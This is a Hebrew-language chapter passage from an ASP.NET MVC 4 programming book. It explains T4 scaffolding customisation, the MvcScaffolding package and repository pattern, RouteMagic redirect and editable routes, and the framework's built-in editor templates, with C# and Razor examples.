בפרק 4 עסקנו בשימוש של תצוגות מבוססות-פיגומים ביישומי MVC 4. **פיגומים** (scaffolds) מאפשרים ליצור בקלות רבה (הודות לממשק הידידותי של תיבת הדו-שיח Add Controller) בקרים ותצוגות שתומכים בפעולות יצירה, קריאה, עדכון ומחיקה. כמצוין בפרק 4, מערכת הפיגומים של MVC ניתנת להרחבה, ובסעיף זה נציג בפניכם מספר דרכים להרחבת מערכת הפיגומים הסטנדרטית.

התאמה אישית של תבניות קוד T4


מערכת הפיגומים הסטנדרטית של MVC מבוססת על תבניות T4 (T4 הינו מנוע הפקת קוד, אשר כלול בסביבת הפיתוח Visual Studio). בהנחה שהתקנתם את Visual Studio בתיקייה C:\Program Files (x86)\Microsoft Visual Studio 11.0\, התבניות אמורות להימצא במיקומים הבאים:

- C:\Program Files (x86)\Microsoft Visual Studio 11.0\Common7\IDE\ItemTemplates\CSharp\Web\MVC 4\CodeTemplates\AddController
- C:\Program Files (x86)\Microsoft Visual Studio 11.0\Common7\IDE\ItemTemplates\CSharp\Web\MVC 4\CodeTemplates\AddView

בתחילה, MVC מחפשת בפרויקט שלכם תיקייה בשם CodeTemplates. על כן, אם אתם רוצים להתאים אישית את הבקרים החדשים שלכם, תוכלו להעתיק את התיקייה CodeTemplates אל שורש הפרויקט, ולהוסיף בה תבניות T4 משלכם. פעולה זו "לא תמצא חן" בעיני Visual Studio, ולכן תוצג הודעת שגיאה שתרגומה לעברית הוא:

```
טרנספורמציית הידור: לא ניתן למצוא את הטיפוס או
את שם מרחב השמות 'MvcTextTemplateHost' (אולי
שכחתם הנחיית using או הפניה לקובץ assembly?).
```

הסיבה להצגת ההודעה הזו היא שהוספת קובץ T4 לפרויקט גורמת ל- Visual Studio להציב במאפיין Custom Tool של כל אחת מהתבניות את הערך TextTemplatingFileGenerator. זה בדיוק מה שנרצה שיקרה כשמדובר בקבצי T4 בלתי-תלויים, אך אין זה הערך הנכון כאשר משתמשים בהם בתור פיגומים לתצוגות. כדי לפתור את הסוגיה הזו, בחרו את כל קבצי T4 ומחקו את ערך המאפיין Custom Tool בחלון Properties, כמוצג בתרשים 9-15.



תרשים 9-15

דרך פשוטה יותר היא להתקין בפרויקט שלכם חבילת NuGet בשם Mvc4CodeTemplatesCSharp אשר מיועדת למשתמשי C#, או להתקין Mvc4CodeTemplatesVB עבור משתמשי Visual Basic. החבילה מעתיקה את התבניות לפרויקט שלכם, ובנוסף גם דואגת להגדרה נכונה של פעולת הבנייה עבור הקבצים הללו כדי למנוע מסביבת Visual Studio להריץ אותם בעת פתיחתם.

כעת, תיבת הדו-שיח Add View תעדיף את התבניות של פיגומי התצוגה T4 שבפרויקט שלכם על פני תבניות ברירת המחדל בעלות אותו שם. אתם יכולים גם לתת לחלק מהתבניות שם חדש. תיבת הדו-שיח Add View תציג את התבניות החדשות שלכם כאפשרויות ברשימה הנפתחת Scaffold Template.

תבניות קוד לעומת תבניות סיוע

קל להתבלבל בין התבניות הללו לבין תבניות הסיוע שמשמשות אותנו בתצוגות MVC. התבניות Editor ו-Display (ראו סעיף "תבניות" בהמשך הפרק) משמשות להצגת נתוני מודל מתוך התצוגה, בעוד שתבניות T4 שאנו דנים בהן בסעיף זה משמשות את Visual Studio כאשר מוסיפים פריטי קוד חדשים לפרויקט. אתם יכולים לראות את התבניות הראשונות כפיגומי זמן ריצה (דינמיים), ואת האחרונות - כפיגומי זמן עיצוב (סטטיים).

חבילת MvcScaffolding של NuGet

השימוש בתבניות T4 באופן המתואר בסעיף הקודם אומנם משיג את המטרה, אולם על ידי התקנת חבילת MvcScaffolding של NuGet ניתן לשפר באופן דרמטי את חוויית העבודה עם פיגומים בסביבת ASP.NET MVC 4.

```
Install-Package MvcScaffolding
```

החבילה אמנם נכתבה על ידי חבר בצוות ASP.NET, אך היא אינה כלולה במוצרי Microsoft ואינה זוכה לתמיכה רשמית כלשהי. החבילה כוללת מספר כלים שימושיים ביותר:


- החבילה מוסיפה מספר אפשרויות מתקדמות לתיבת הדו-שיח Add Controllers.
- החבילה יכולה לספק לכם שליטה אמיתית בתהליך הפיגומים על ידי הזנת פקודות PowerShell מיוחדות במסוף Package Manager Console.
- אוטומציה של תהליך היצירה של פיגומים מותאמים אישית.
- מכיוון שמדובר בחבילת NuGet, ניתן לשחרר עדכונים תכופים יותר (מחוץ למחזור העדכונים של ASP.NET MVC), אשר זמינים להתקנה דרך NuGet.

הנקודה האחרונה היא בדיוק הסיבה שלא כדאי להציג תיעוד מפורט של חבילת MvcScaffolding, כי סביר להניח שכאשר תקראו אותו, הוא כבר לא יהיה עדכני. עם זאת, נסביר בקצרה כיצד החבילה פועלת, ונפנה אתכם למקורות מקוונים כדי שתוכלו להתעדכן בזמן אמת.

אפשרויות תיבת הדו-שיח Add Controller המעודכנת

החבילה MvcScaffolding מוסיפה שתי אפשרויות חדשות לתיבת הדו-שיח Add Controller (תרשים 10-15).


- **MvcScaffolding: Controller with read/write actions and views, using EF data access code** : אפשרות זו דומה מאוד לאפשרות Controller with read/write actions and views, using the EF template הסטנדרטית, עם מספר הבדלים קלים, כגון שימוש בתצוגה חלקית משותפת לתרחישי יצירה ועדכון.
- **MvcScaffolding: Controller with read/write actions and views, using repositories** : אפשרות זו מעניינת יותר, והוספה על ידי חבילת MvcScaffolding. הסעיף הבא מוקדש לתיאור השימוש בה.



תרשים 10-15

שימוש בתבנית המחסן

כדי להשתמש בתבנית המחסן (repository), הוסיפו בקר חדש ובחרו בתבנית **MvcScaffolding: Controller with read/write actions and views, using repositories**, כמוצג בתרשים 11-15.



תרשים 11-15

בדוגמה זו אנו מחליפים את בקר StoreManagerController הקיים של היישום MVC Music Store בבקר חדש (ובתצוגות חדשות). במקום לכלול בבקר את קוד גישת הנתונים של Entity Framework, כמו בדוגמה שבפרק 4, בבקר זה מבוצעת הפשטה של קוד הגישה לנתונים על ידי מחלקה נפרדת בשם AlbumRepository. הקוד של המחלקה הזו מוצג להלן.

```
using System;
using System.Collections.Generic;
using System.Data;
using System.Data.Entity;
using System.Linq;
using System.Linq.Expressions;
using System.Web;
namespace MvcMusicStore.Models
{
  public class AlbumRepository : IAlbumRepository
  {
    MusicStoreEntities context = new MusicStoreEntities();

    public IQueryable<Album> All
    {
      get { return context.Albums; }
    }

    public IQueryable<Album> AllIncluding(
      params Expression<Func<Album, object>>[] includeProperties)
    {
      IQueryable<Album> query = context.Albums;
      foreach (var includeProperty in includeProperties) {
        query = query.Include(includeProperty);
      }
```

```
      return query;
    }

    public Album Find(int id)
    {
      return context.Albums.Find(id);
    }

    public void InsertOrUpdate(Album album)
    {
      if (album.AlbumId == default(int)) {
        // New entity
          context.Albums.Add(album);
      } else {
        // Existing entity
        context.Entry(album).State = EntityState.Modified;
      }
    }

    public void Delete(int id)
    {
      var album = context.Albums.Find(id);
      context.Albums.Remove(album);
    }

    public void Save()
    {
      context.SaveChanges();
    }
  }

  public interface IAlbumRepository
  {
    IQueryable<Album> All { get; }
    IQueryable<Album> AllIncluding(
      params Expression<Func<Album, object>>[] includeProperties);
    Album Find(int id);
    void InsertOrUpdate(Album album);
    void Delete(int id);
    void Save();
  }
}
```

להפרדת קוד הגישה לנתונים מהבקר יש מספר יתרונות: קל יותר לבדוק את קוד הבקר (להסבר מפורט בנושא ראו סעיף "הוצאת ההיגיון העסקי מהבקרים" בפרק 13), והדבר גם מאפשר למחזר את קוד המחסן בכל מקום בפרויקט.

הוספת מחוללי פיגומים

מערכת MvcScaffolding משתמשת **במחוללי פיגומים** (scaffolders) להפקת קוד. אתם יכולים גם ליצור מחוללי פיגומים משלכם, והדרך הקלה ביותר ליצור בסיס טוב לקוד של מחולל הפיגומים שלכם היא להשתמש במחולל פיגומים קיים בשם CustomScaffolder שכלול בחבילה MvcScaffolding.

למשל, כדי ליצור מחולל פיגומים חדש לטיפול בתרחיש של יצירת בקר חדש, הזינו את הפקודה הבאה למסוף של מנהל החבילות:

```
Scaffold CustomScaffolder AwesomeController
```

פקודה זו תגרום להוספת הקבצים הדרושים למחולל הפיגומים AwesomeController אל התיקייה החדשה בפרויקט שתיקָרֵא CodeTemplates\Scaffolders\AwesomeController. עם זאת, אתם עדיין צריכים לערוך את הקוד של מחולל הפיגומים החדש, אבל כל העבודה שמסביב כבר בוצעה עבורכם ואתם יכולים להתמקד בקוד הייחודי למחולל הפיגומים שלכם.

משאבים נוספים

כמובטח, הקפדנו לסקור את השימוש בחבילת MvcScaffolding ברמה כללית ביותר, מכיוון שהפרטים הטכניים המעשיים משתנים ללא הרף. נכון לזמן הכתיבה, המידע הטוב ביותר על MvcScaffolding נמצא בבלוג של סטיבן סנדרסון (המחבר העיקרי של MvcScaffolding) בכתובת http://blog.stevensanderson.com/?s=scaffolding.

אפשרויות ניתוב מתקדמות

בסוף פרק 9 נאמר שהעקרונות הבסיסיים של הניתוב פשוטים, וההתמחות בתחום מאתגרת מאוד. בסעיף זה נציג מספר טכניקות מתקדמות שבאמצעותן תוכלו לספק פתרונות אלגנטיים למספר תרחישי ניתוב בעייתיים.

RouteMagic

בפרק 9 הזכרנו את פרויקט RouteMagic. זהו פרויקט קוד פתוח של GitHub שניתן להורדה בכתובת https://github.com/Haacked/RouteMagic.

הפרויקט זמין גם כחבילת NuGet בשם RouteMagic. פרויקט RouteMagic הוא פרי עמלו של פיל האק, ממחברי ספר זה, והוא מספק הרחבות מצוינות למערכת הניתוב של ASP.NET אשר כוללות אפשרויות הרבה יותר מתקדמות ועשירות בהשוואה למערכת המובנית.

אחת ההרחבות השימושיות שמספקת חבילת RouteMagic היא תמיכה **בניתובי הפניית המשך** (redirect routes). כזכור, אחת העצות של מומחה השמישות ג׳ייקוב נילסן היא: ״כתובת URL קבועות אינן משתנות״. על ידי שימוש בניתובי הפניות המשך תוכלו לעמוד בדרישה הזו.

אחד היתרונות של גישת הניתוב היא היכולת לשנות את מבני כתובת URL ככל העולה על רוחכם במהלך הפיתוח, על ידי עדכון הניתובים שלכם. בכל פעם שאתם משנים את הניתובים, כל הכתובות URL באתר שלכם מתעדכנות באופן אוטומטי. מדובר באפשרות נוחה מאוד, אבל לאחר פתיחת האתר לציבור עלולות להיות לה השפעות מזיקות, מכיוון שהיא תגרום לשבירת קישורים קיימים לאתר שפורסמו ברחבי הרשת.

תוכלו לספק מענה לסוגיה זו על ידי שימוש נכון בהפניות המשך. לאחר התקנת חבילת התוכנה RouteMagic, תוכלו לכתוב ניתובי הפניית המשך שמקבלים ניתוב ישן ומפנים אותו לניתוב חדש, כמוצג להלן:

```
var newRoute = routes.MapRoute("new", "bar/{controller}/{id}/{action}");
routes.Redirect(r => r.MapRoute("oldRoute",
  "foo/{controller}/{action}/{id}")
).To(newRoute);
```

למידע נוסף על החבילה RouteMagic, בקרו בדף GitHub של RouteMagic. אנחנו משוכנעים שבמהרה תצרפו את החבילה למערך הכלים הקבוע שלכם.

ניתובים ניתנים לעריכה


לאחר פריסת יישום ASP.NET MVC, כל שינוי של כללי הניתוב מחייב הידור חוזר של היישום ופריסה של תוצר הקוד החדש במיקומים שמוגדרים על ידי הניתובים.

האילוץ הזה נובע באופן חלקי מהעיצוב, מכיוון שניתובים נחשבים בדרך כלל כחלק מקוד היישום, ולפיכך צריכים להיות קשורים לבדיקות יחידה שמאמתות את נכונותם. הגדרה שגויה של ניתוב יכולה לגרום לכשל קריטי של היישום.


עם זאת, יש מצבים רבים שבהם שינוי הניתובים מבלי לבצע הידור חוזר של כל היישום יכול להיות מאוד שימושי, כמו למשל במערכת ניהול תכנים גמישה במיוחד או במנוע בלוגים.

פרויקט RouteMagic כולל תמיכה בניתובים שניתנים לעריכה בזמן שהיישום פועל. תחילה עליכם להוסיף מחלקה Routes חדשה לתיקייה App_Start של יישום ASP.NET MVC 4, כמוצג בתרשים 12-15.

כעת פתחו את תיבת הדו-שיח Properties של Visual Studio, ובשדה Build Action בחרו Content, כמוצג בתרשים 3-15, כדי שהקובץ לא ישולב ביישום כחלק מתהליך ההידור.



תרשים 15-12



תרשים 15-13

מחברי החבילה השמיטו בכוונה את הקובץ Routes.cs, מכיוון שהמטרה היא להדר את הקובץ באופן דינמי בזמן הריצה. להלן הקוד של Routes.cs (אינכם צריכים להוסיף אותו באופן ידני, מכיון שהוא כלול בחבילת NuGet שהתקנתה מודגמת בסוף הסעיף).

```
using System.Web.Mvc;
using System.Web.Routing;
using RouteMagic;

public class Routes : IRouteRegistrar
{
  public void RegisterRoutes(RouteCollection routes)
  {
    routes.IgnoreRoute("{resource}.axd/{*pathInfo}");

    routes.MapRoute(
      name: "Default",
      url: "{controller}/{action}/{id}",
      defaults: new { controller = "Home",
        action = "Index",
        id = UrlParameter.Optional }
    );
  }
}
```

הערה מערכת ההידור של RouteMagic מחפשת מחלקה בשם Routes ללא מרחב שמות. אם תשתמשו בשם מחלקה שונה או תשכחו להסיר את מרחב השמות, לא יבוצע רישום של הניתובים.

מערכת הניתוב מיישמת ממשק בשם IRouteRegistrar שמוגדר בתוצר הקוד של RouteMagic. הממשק הזה מגדיר שיטה אחת בלבד, את RegisterRoutes.

כעת נעדכן את רישום הניתובים בקובץ App_Start/RouteConfig.cs כדי שרישום זה יבוצע באמצעות שיטת ההרחבה החדשה.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.Mvc;
using System.Web.Routing;
using RouteMagic;

namespace Wrox.ProMvc4.EditableRoutes
{
  public class RouteConfig
  {
    public static void RegisterRoutes(RouteCollection routes)
    {
      RouteTable.Routes.RegisterRoutes("~/App_Start/Routes.cs");
    }
  }
}
```

לאחר השלמת העדכונים, ניתן לשנות ניתובים בקובץ Routes.cs שבתיקייה App_Start גם לאחר פריסת היישום, וללא צורך בהידור חוזר.

כדי לראות את המערכת בפעולה, הריצו את היישום ונווטו אל דף הבית הסטנדרטי. כעת, מבלי לעצור את היישום, שנו את ניתוב ברירת המחדל, כך שהבקר Account והפעולה Login ישמשו כברירת המחדל לניתוב:

```
using System.Web.Mvc;
using System.Web.Routing;
using RouteMagic;

public class Routes : IRouteRegistrar
{
  public void RegisterRoutes(RouteCollection routes)
  {
    routes.IgnoreRoute("{resource}.axd/{*pathInfo}");
```

```
    routes.MapRoute(
      name: "Default",
      url: "{controller}/{action}/{id}",
        defaults: new { controller = "Account",
          action = "Login",
        id = UrlParameter.Optional }
    );
  }
}
```

לאחר רענון הדף, תראו שבמקום דף הבית מופיעה על מסך התצוגה Login.

תבניות מתקדמות

בפרק 5 הוצג המושג **סייעים מבוססי-תבנית (templated helpers)**. סייעים מבוססי-תבנית הם סוג של סייעי HTML אשר כולל את EditorFor ואת DisplayFor, ונקראים בשם זה מכיוון שהם משמשים למימוש של HTML באמצעות נתוני-מטא של המודל ותבניות. כדי לרענן את ידיעותינו, הבה נניח שיש לנו אובייקט מודל עם מאפיין בשם Price:

```
public decimal Price { get; set; }
```

נוכל להשתמש בסייע EditorFor כדי לבנות קלט למאפיין Price.

```
@Html.EditorFor(m=>m.Price)
```

ואלו תגיות HTML שתתקבלנה כתוצאה מהפעולה הזו:

```
<input class="text-box single-line" id="Price"
  name="Price" type="text" value="8.99" />
```

כבר ראינו כיצד ניתן לשנות את הפלט של הסייע על ידי הוספת נתוני-מטא למודל עם מאפייני סימון נתונים כגון Display או DisplayFormat. כעת נראה לכם כיצד לשנות את הפלט על ידי דריסת תבניות ברירת המחדל של MVC באמצעות תבניות מותאמות אישית שלכם. שימוש בתבניות מותאמות היא טכניקה יעילה ופשוטה, אך לפני שנבנה תבניות משלנו, נסביר את אופן הפעולה של התבניות המובנות.

תבניות ברירת המחדל

תשתית MVC כוללת מספר תבניות מובנות אשר משמשות את הסייעים מבוססי-התבניות לבניית קוד HTML. הסייעים בוחרים את התבנית שבה ישתמשו על סמך מידע בנוגע למודל. מידע זה כולל את טיפוס המודל וגם את נתוני-המטא של המודל. ניקח לדוגמה את המאפיין IsDiscounted מטיפוס bool:

```
public bool IsDiscounted { get; set; }
```

גם הפעם ניתן להשתמש בסייע EditorFor כדי להפיק קלט עבור המאפיין:

```
@Html.EditorFor(m=>m.IsDiscounted)
```

הפעם, הסייע מימש קלט מסוג תיבת סימון (השוו את הקוד הזה לקוד של המאפיין Price מהדוגמה הקודמת, שבה נעשה שימוש בשדה טקסט לקבלת קלט).

```
<input class="check-box" id="IsDiscounted" name="IsDiscounted"
  type="checkbox" value="true" />
<input name="IsDiscounted" type="hidden" value="false" />
```

למעשה, הסייע מפיק שתי תגיות קלט (הסיבה ליצירת שדה הקלט המוסתר השני מוסברת בסעיף "Html.CheckBox" בפרק 5), אך ההבדל העיקרי מבחינת הפלט טמון בעובדה שהסייע EditorFor משתמש בתבניות שונות עבור מאפיין מטיפוס bool ועבור מאפיין מטיפוס decimal. הדבר מאפשר לספק למשתמש תיבת סימון להגדרת מאפיין בוליאני, ותיבת טקסט חופשית יותר להזנת ערך של משתנה דצימלי.


בשלב זה אתם עשויים לתהות כיצד נראות התבניות המובנות ומהיכן הן מגיעות. התשובות לשאלות הללו טמונות בקוד המקור של תשתית MVC ושל ספריית MVC Futures.

ספריית MVC Futures והגדרות תבנית

התבניות המובנות שמשמשות את תשתית MVC נכללות בתוצר הקוד System.Web.Mvc בזמן ההידור, והגישה אליהן אינה פשוטה. אם תורידו את ASP.NET MVC 4 Futures (בכתובת http://aspnet.codeplex.com/releases/view/58781) תוכלו לעיין בקוד המקור שלהן.

לאחר פתיחת הקובץ zip, תראו את התיקייה DefaultTemplates בעלת שתי תיקיות משנה: האחת EditorTemplates והשנייה DisplayTemplates. התיקייה EditorTemplates מכילה את התבניות שמשמשות סייעי HTML שיוצרים אלמנטי עריכה (Editor, EditorFor, EditorForModel); ואילו התיקייה DisplayTemplates מכילה את התבניות שמשמשות סייעי תצוגה (Display, DisplayFor, DisplayForModel). בסעיף זה נתמקד בתבניות העריכה, אולם המידע שמוצג כאן תקף במידה שווה לשתי קבוצות התבניות. התיקייה EditorTemplates מכילה את שמונת הקבצים שמוצגים בתרשים 14-15.

מבחינות מסוימות, תבניות דומות לתצוגות חלקיות - הן מקבלות מודל כפרמטר ומפיקות קוד HTML. אלא אם כן נתוני-המטא של המודל מגדירים משהו אחר, סייעים מבוססי-תבנית בוחרים את התבנית המתאימה לפי שם הטיפוס של הערך שעליהם לממש. לדוגמה, כאשר הסייע EditorFor צריך לממש מאפיין מטיפוס System.Boolean (כמו למשל IsDiscounted), הוא משתמש בתבנית Boolean. אם אותו סייע נדרש לממש מאפיין מטיפוס System.Decimal (כמו למשל Price), הוא משתמש בתבנית Decimal. בסעיף הבא נדון ביתר פירוט בתהליך בחירת התבנית.



תרשים 14-15

תבניות Web Forms ותבניות Razor

התבניות שמתקבלות לאחר הורדה של ASP.NET Futures נכתבו באמצעות Web Forms, אולם כאשר אתם בונים תבניות מותאמות אישית, כפי שנלמד לעשות בהמשך הפרק, אתם יכולים להשתמש בתצוגות Razor עם סיומת cshtml. תשתית MVC יודעת לפעול עם תבניות משני הסוגים ללא צורך בהגדרות נוספות.

בתחביר Razor, הקוד של תבנית Decimal נראה כך:

```
@using System.Globalization

@Html.TextBox("", FormattedValue, new { @class = "text-box single-line" })

@functions
{
  private object FormattedValue {
    get {
      if (ViewData.TemplateInfo.FormattedModelValue ==
        ViewData.ModelMetadata.Model) {
        return String.Format(
          CultureInfo.CurrentCulture,
          "{0:0.00}", ViewData.ModelMetadata.Model
        );
      }
      return ViewData.TemplateInfo.FormattedModelValue;
    }
  }
}
```

בתבנית זו משתמשים בסייע TextBox ליצירת אלמנט קלט (מסוג text). שימו לב גם לשימוש שנעשה על ידי התבנית במאפיינים ModelMetadata ו-TemplateInfo של ViewData. האובייקט ViewData מכיל מידע שאתם עשויים להיזקק לו בתוך התבנית עצמה, ותשתמשו בו גם בקוד של התבנית הפשוטה ביותר, התבנית String:

```
@Html.TextBox("", ViewData.TemplateInfo.FormattedModelValue,
    new { @class = "text-box single-line" })
```

המאפיין TemplateInfo של ViewData מספק גישה למאפיין FormattedModelValue. הערך של המאפיין הזה הוא ערך המודל כמחרוזת בפורמט מתאים (על סמך מחרוזות הפורמט שב-ModelMetadata), או ערך המודל הגולמי המקורי (בהיעדר מחרוזת פורמט זמינה). האובייקט ViewData גם מספק גישה לנתוני-המטא של המודל. תוכלו למצוא דוגמה לשימוש מעשי בנתוני-המטא של המודל בתבנית של עורך קלט Boolean (התבנית שיושמה על ידי התשתית עבור המאפיין IsDiscounted בדוגמה הקודמת).

```
@using System.Globalization

@if (ViewData.ModelMetadata.IsNullableValueType) {
  @Html.DropDownList("", TriStateValues,
new { @class = "list-box tri-state" })
} else {
  @Html.CheckBox("", Value ?? false,
    new { @class = "check-box" })
}

@functions {
  private List<SelectListItem> TriStateValues {
    get {
      return new List<SelectListItem> {
        new SelectListItem {
          Text = "Not Set", Value = String.Empty,
          Selected = !Value.HasValue
        },
        new SelectListItem {
          Text = "True", Value = "true",
          Selected = Value.HasValue && Value.Value
        },
        new SelectListItem {
          Text = "False", Value = "false",
          Selected = Value.HasValue && !Value.Value
        },
      };
    }
  }
```

```
  private bool? Value {
    get {
      if (ViewData.Model == null) {
        return null;
      }
      return Convert.ToBoolean(ViewData.Model,
          CultureInfo.InvariantCulture);
    }
  }
}
```

עבודה רבה מבוצעת בתוך תבנית Boolean, אך אורכו של הקוד נובע בעיקר מהצורך לבנות עורך קלט אחד למאפיינים בוליאניים שיכולים לקבל null (רשימה נפתחת), ולבנות עורך קלט שונה למאפיינים שאינם יכולים לקבל null (תיבת סימון). עיקר הקוד מוקדש להגדרת הפריטים שיוצגו ברשימה הנפתחת.

בחירת תבנית

מכיוון שהתשתית בוחרת תבניות על סמך השם של טיפוס המודל, ברור שמאפיין מטיפוס decimal, למשל, ימומש באמצעות התבנית Decimal. אבל מה קורה כאשר יש לנו מאפיין מטיפוס שאינו משויך לאחת מהתבניות הסטנדרטיות שבתרשים 14-15, כמו למשל Int32 או DateTime?

לפני שהיא מנסה לאתר תבנית שתואמת לשם הטיפוס, התשתית בוחנת תחילה את נתוני-המטא של המודל כדי לראות אם הם מצביעים לתבנית כלשהי. באפשרותכם לציין את שם התבנית המתאימה לטיפוס באמצעות תכונת סימון הנתונים UIHint, כמודגם בהמשך. גם התכונה DataType יכולה להשפיע על בחירת התבנית.

```
[DataType(DataType.MultilineText)]
public string Description { get; set; }
```

התשתית תשתמש בתבנית MultilineText בעת מימוש המאפיין Description שלעיל. גם לאובייקט DataType עם הערך Password מותאמת תבנית סטנדרטית.

שם הטיפוס משמש לבחירת תבנית רק כאשר התשתית אינה מצליחה למצוא תבנית מתאימה על סמך נתוני-המטא. אם הטיפוס הוא String, התשתית תשתמש בתבנית String; ואם הוא Decimal, היא תשתמש בתבנית Decimal. אם שם הטיפוס אינו משויך לתבנית מסוימת, התשתית תשתמש בתבנית String כאשר האובייקט אינו טיפוס מורכב, או בתבנית Collection - כאשר האובייקט הוא אוסף (collection, כגון מערך או רשימה). התבנית Object משמשת למימוש כל האובייקטים המורכבים. לדוגמה, הפעלת הסייע EditorForModel על המודל Album של יישום MVC Music Store תגרום להעברת השליטה לתבנית Object. תבנית Object היא תבנית מתוחכמת שמשתמשת ב- reflection ובנתוני-מטא כדי ליצור תגיות HTML מתאימות למאפיינים השונים של המודל.

```
if (ViewData.TemplateInfo.TemplateDepth > 1) {
  if (Model == null) {
    @ViewData.ModelMetadata.NullDisplayText
  }
  else {
    @ViewData.ModelMetadata.SimpleDisplayText
  }
}
else {
  foreach (var prop in ViewData.ModelMetadata
.Properties
.Where(pm => ShouldShow(pm))) {
    if (prop.HideSurroundingHtml) {
      @Html.Editor(prop.PropertyName)
    }
    else {
      if (!String.IsNullOrEmpty(
        Html.Label(prop.PropertyName).ToHtmlString())) {
        <div class="editor-label">
          @Html.Label(prop.PropertyName)
        </div>
        }
        <div class="editor-field">
          @Html.Editor(prop.PropertyName)
          @Html.ValidationMessage(prop.PropertyName, "*")
        </div>
    }
  }
}

@functions {
  bool ShouldShow(ModelMetadata metadata) {
    return metadata.ShowForEdit
&& !metadata.IsComplexType
&& !ViewData.TemplateInfo.Visited(metadata);
  }
}
```

